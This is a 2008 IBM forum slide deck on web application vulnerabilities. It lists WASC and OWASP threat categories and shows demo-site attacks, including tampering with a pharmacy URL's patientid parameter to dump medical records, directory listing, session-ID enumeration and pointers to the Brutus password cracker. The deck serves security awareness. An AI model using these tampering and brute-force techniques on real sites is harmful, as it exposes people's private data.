Identificando sus Vulnerabilidades

Rational IT Specialist
Miguel Angel Dzay Lemus


June 13, 2008

IBM Industry Forum


Security Landscape

IBM®


High Level Web Application Architecture Review



High Level Web Application Architecture



Network Defenses for Web Applications




The Myth: “Our Site Is Safe”

We Have Firewalls in Place

We Audit It Once a Quarter with Pen Testers

We Use Network Vulnerability Scanners

The Reality: Security and Spending Are Unbalanced



75% of all attacks on Information Security are directed to the Web Application Layer.

2/3 of All Web Applications Are Vulnerable

Gartner

Sources: Gartner, Watchfire

WASC – Threat Classifications

Application Threat	Attack Types	Example Business Impact
Authentication	■ Brute Force ■ Insufficient Authentication ■ Weak Password Recovery Validation	Attacks that target a web site's method of validating the identity of a user, service or application.
Authorization	■ Credential/Session Prediction ■ Insufficient Authorization ■ Insufficient Session Expiration ■ Session Fixation	Attacks that target a web site's method of determining if a user, service or application has the necessary permissions to perform a requested action.
Client-side Attacks	■ Content Spoofing ■ Cross Site Scripting	The abuse or exploitation of a web site's users (breaching trust relationships between a user and a web site).
Command Execution	■ Buffer Overflow ■ Format String Attack ■ LDAP Injection ■ OS Commanding ■ SQL Injection ■ SSI Injection ■ XPath Injection	Attacks designed to execute remote commands on the web site by manipulating user-supplied input fields.

WASC – Threat Classifications

Application Threat	Attack Types	Example Business Impact
Information Disclosure	■ Directory Indexing ■ Information Leakage ■ Path Traversal ■ Predictable Resource Location	Attacks designed to acquire system specific information about a web site. This includes software distribution, version numbers, patch levels, and also secure file locations.
Logical Attacks	■ Abuse of Functionality ■ Denial of Service ■ Insufficient Anti-automation ■ Insufficient Process Validation	The abuse or exploitation of a web application logic flow (password recovery, account registration, auction bidding and eCommerce purchasing are examples of application logic).

The OWASP Top 10 list

Application Threat	Negative Impact	Example Impact
Cross Site scripting	Identity Theft, Sensitive Information Leakage, …	Hackers can impersonate legitimate users, and control their accounts.
Injection Flaws	Attacker can manipulate queries to the DB / LDAP / Other system	Hackers can access backend database information, alter it or steal it.
Malicious File Execution	Execute shell commands on server, up to full control	Site modified to transfer all interactions to the hacker.
Insecure Direct Object Reference	Attacker can access sensitive files and resources	Web application returns contents of sensitive file (instead of harmless one)
Cross-Site Request Forgery	Attacker can invoke “blind” actions on web applications, impersonating as a trusted user	Blind requests to bank account transfer money to hacker
Information Leakage and Improper Error Handling	Attackers can gain detailed system information	Malicious system reconnaissance may assist in developing further attacks
Broken Authentication & Session Management	Session tokens not guarded or invalidated properly	Hacker can “force” session token on victim; session tokens can be stolen after logout
Insecure Cryptographic Storage	Weak encryption techniques may lead to broken encryption	Confidential information (SSN, Credit Cards) can be decrypted by malicious users
Insecure Communications	Sensitive info sent unencrypted over insecure channel	Unencrypted credentials “sniffed” and used by hacker to impersonate user
Failure to Restrict URL Access	Hacker can access unauthorized resources	Hacker can forcefully browse and access a page past the login page

Let’s See Some Examples …

Parameter Tampering

Mozilla Firefox Start Page - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.abcpharmacy.com/pharmacy/pre.asp?back=/pharm/script.asp&patientid=790865

Windows | XSS Proxy - Sessions | Hackme Bank | Altoro Mutual | Adobe Connect Enter...

home | health | beauty | wellness | personal care | pharmacy

Prescriptions and refills delivered to your door.

your list | shopping bag | checkout | your account | prescriptions | help

pharmacy | **Health Profile**

patientid=790865

Jenny Smith Update Profile

Sex: Female
Birthday: 5/5/1970
Phone number: 408-4345756
Address : 343 1st st, San Jose, CA
Medical Conditions: Pregnancy ; AIDS
Current Medication: Prozac

your list | shopping bag | checkout | your account | | help

Done

Why not wildcard the parameter?

Altoro Mutual: Online Banking Login - Mozilla Firefox

File Edit View History Bookmarks Tools Help

http://www.abcpharmacy.com/pharmacy/pre.asp?back=/pharm/script.asp&patientid=*

Windows | XSS Proxy - Sessions | Hackme Bank | Altoro Mutual | Adobe Connect Enter...

home | health | beauty | wellness | personal care | pharmacy

Prescriptions and refills delivered to your door.

your list | shopping bag | checkout | your account | prescriptions | help

patientid=*

pharmacy | Health Profile

Abare Kelly Update Profile

Sex: Female
Birthday: 8/4/1965
Phone number: 256-5457674
Address: 434 South st, Atlanta, Georgia
Medical Conditions: Asthma ; High Blood Pressure
Current Medication: Ambien

Abba Kevin Update Profile

Sex: Male
Birthday: 7/3/50
Phone number: 334-5432345
Address : 434 Concord Dr, Pheonix City, AL
Medical Conditions: Cancer

Done

Brute Force Tools are Easy to Find …

Web Images Video News Maps Gmail more ▾ Sign in

Google brutus & passwords Search Advanced Search Preferences

New! View and manage your web history

Web Results 1 - 10 of about 901,000 for brutus & passwords. (0.11 seconds)

Brutus - The Remote **Password** Cracker
Brutus is a remote online **password** cracker for windows, good for HTTP,POP3,FTP,SMB,Telnet and lots others...
www.hoobie.net/**brutus**/ - 17k - Cached - Similar pages

SecuriTeam™ - **Brutus** - a Brute force online **password** cracker
Brutus is a different kind of **password** cracker. It works online, trying to break telnet, POP3, FTP, HTTP, RAS or IMAP by simply trying to login as a ...
www.securiteam.com/tools/2QUQ2PPRPG.html - 110k - Cached - Similar pages

Password Tools
Brutus is a fast, FREE, flexible remote **password** cracker that is available for Windows 9x, NT and 2000. It's just one more reason to choose a quality ...
www.spiesonline.net/passwordtools.shtml - 32k - Cached - Similar pages

Brutus Password Cracker - Removed for Homeland Security? (Download ...
Take my Kaspersky scan of the package and the app of interest for example: X:\BruteForce Cracking Tools**Brutus** AET2 - The Remote **Password** Cracker with ...
themostboringblogintheworld.wordpress.com/.../ - 58k - Cached - Similar pages

Brutus Password Cracker - Download **brutus**-aet2.zip AET2 | Darknet ...
Brutus Password Cracker - Removed for Homeland Security? .... yea ok... i've got the **Brutus**, but how do i use it crack yahoo/hotmail **passwords**? can u plz help ...
www.darknet.org.uk/2006/09/**brutus**-password-cracker-download-**brutus**-aet2zip-aet2/ - 67k - Cached - Similar pages

SolutionBase: Verify the strength of **passwords** with the hacker ...
Administrators can audit **password** security by learning how to use **Brutus**, one of the most popular **password** cracking tools that hackers use to compromise ...
articles.techrepublic.com.com/5100-6350_11-5218766.html - 44k - Cached - Similar pages

brutus : files - Groovyweb Free Downloads and Tutorials
Description: Attempts to access remote **passwords** by trying either randomnly ... **Brutus** version AET2 is the current release and includes the following ...
www.groovyweb.uklinux.net/?page_name=**brutus**&category=files - 19k - Cached - Similar pages

Internet 100%

The Same is True with Dictionary Lists …

Web Images Video News Maps Gmail more ▾ Sign in

Google dictionary and word lists Search Advanced Search Preferences

The "AND" operator is unnecessary -- we include all search terms by default. [details] New! View and manage your web history

Web Results 1 - 10 of about 37,100,000 for dictionary and word lists. (0.22 seconds)

Sites with Downloadable **Word Lists** & Dictionaries
Dictionary Links: Our **list** of 30 worthy online free english dictionaries! ... Downloadable **Lists** of Words: 1 Kevin's **Word Lists** Page ...
www.net-comber.com/**wordurls**.html - 10k - Cached - Similar pages

Kevin's **Word List** Page
Links to Specialty **Word Lists** and Dictionaries. Jargon File (Also known as The New Hacker's **Dictionary**); The Free On-Line **Dictionary** of Computing ...
wordlist.sourceforge.net/ - 11k - Cached - Similar pages

Word Lists
crl-names.zip, 144K zipped. dic-0294.zip, Really BIG **Dictionary list**! 3283K zipped ... d8.zip, Very very good all around **word list**. Covers a lot. ...
www.outpost9.com/files/**WordLists**.html - 14k - Cached - Similar pages

More Words - Search **Dictionary** - **Word** Games Crosswords and Anagrams
Find **dictionary** words for crossword puzzles, code words and **word** games like Scrabble®, Upwords® and ... More Words uses a **word list** designed for **word** games. ...
www.more**words**.com/ - 6k - Cached - Similar pages

Dictionary & Thesaurus - YourDictionary
For our Free **Dictionary Word** of the Day, just enter your email address below: ... Multilingual, Other Indices, Speech Synth, **Word Lists**, Writing, More . ...
www.your**dictionary**.com/ - 26k - Cached - Similar pages

The official TWL Scrabble **dictionary**
The entire **word list** of the TWL **dictionary** is available for instant download. ... tournament **word list** Additional information about the TWL **dictionary**: ...
www.scrabulous.com/twl_**dictionary**.php - 12k - Cached - Similar pages

Dictionary.com **Word** of the Day Mailing **List**
The **Word** of the Day is sent from "Doctor **Dictionary** <doctor@**dictionary**.com>". You must allow e-mail from this e-mail address in order to receive your free ...
dictionary.reference.com/**wordoftheday**/list/ - 41k - Cached - Similar pages

FREE Online Rhyming **Dictionary**

http://www.net-comber.com/wordurls.html Internet 100%

Brute Force – Automated 'Guessing' Game

- Data Mining at MySpace.com: published in the [Full Disclosure] mailing list on June 30th 2006
- MySpace.com, an online social networking web site
  - Offers its members the ability to send news bulletins to other MySpace members
- When you submit your bulletin a URL is sent to your friends that looks similar to this:

  http://bulletin.myspace.com/index.cfm?fuseaction=bulletin.read&messageID=**[BID]**

  [BID] is an automatically generated numeric bulletin ID
- By changing the bulletin ID number, users were able to access the news bulletins of other MySpace members which they had not received notification about, and read the contents

Navigation to Sensitive Files

www.altoromutual.com - /altoro/bank/ - Windows Internet Explorer

http://www.altoromutual.com/altoro/bank/

www.altoromutual.com - /altoro/bank/

[To Parent Directory]

7/27/2007 12:20 PM	<dir>	20060308_bak
11/20/2006 10:05 AM	1831	account.aspx
7/16/2007 8:36 AM	4089	account.aspx.cs
11/20/2006 10:05 AM	771	apply.aspx
11/20/2006 10:05 AM	2828	apply.aspx.cs
11/10/2006 1:20 PM	2236	bank.master
7/16/2007 8:35 AM	1134	bank.master.cs
11/20/2006 10:05 AM	904	customize.aspx
11/20/2006 10:05 AM	1955	customize.aspx.cs
7/23/2007 4:26 PM	1806	login.aspx
7/23/2007 4:27 PM	5847	login.aspx.cs
11/1/2006 8:42 PM	78	logout.aspx
7/16/2007 9:39 AM	3254	logout.aspx.cs
7/16/2007 8:21 AM	935	main.aspx
7/16/2007 9:36 AM	3951	main.aspx.cs
7/27/2007 12:20 PM	<dir>	members
1/12/2007 1:55 PM	1414	mozxpath.js
11/20/2006 10:05 AM	785	queryxpath.aspx
11/20/2006 10:05 AM	1838	queryxpath.aspx.cs
7/18/2007 5:13 PM	499	servererror.aspx
7/18/2007 4:13 PM	1700	transaction.aspx
7/18/2007 4:15 PM	3826	transaction.aspx.cs
7/17/2007 3:03 PM	3930	transfer.aspx
7/18/2007 4:51 PM	3505	transfer.aspx.cs
7/17/2007 2:44 PM	82	ws.asmx

Done

Trusted sites

100%

Cookie Poisoning – When cookies are bad

Sign Off | Contact Us | Feedback | Search Go

AltoroMutual

DEMO SITE ONLY

MY ACCOUNT | PERSONAL | SMALL BUSINESS | INSIDE ALTORO MUTUAL

I WANT TO ...

- View Account Summary
- View Recent Transactions
- Transfer Funds
- Search News Articles
- Customize Site Language

Hello John Smith

Welcome to Altoro Mutual Online.

View Account Details: 1001160140 Checking GO

Congratulations!

You have been pre-approved for an Altoro Gold Visa with a credit limit of $10000.00!

Click Here to apply.

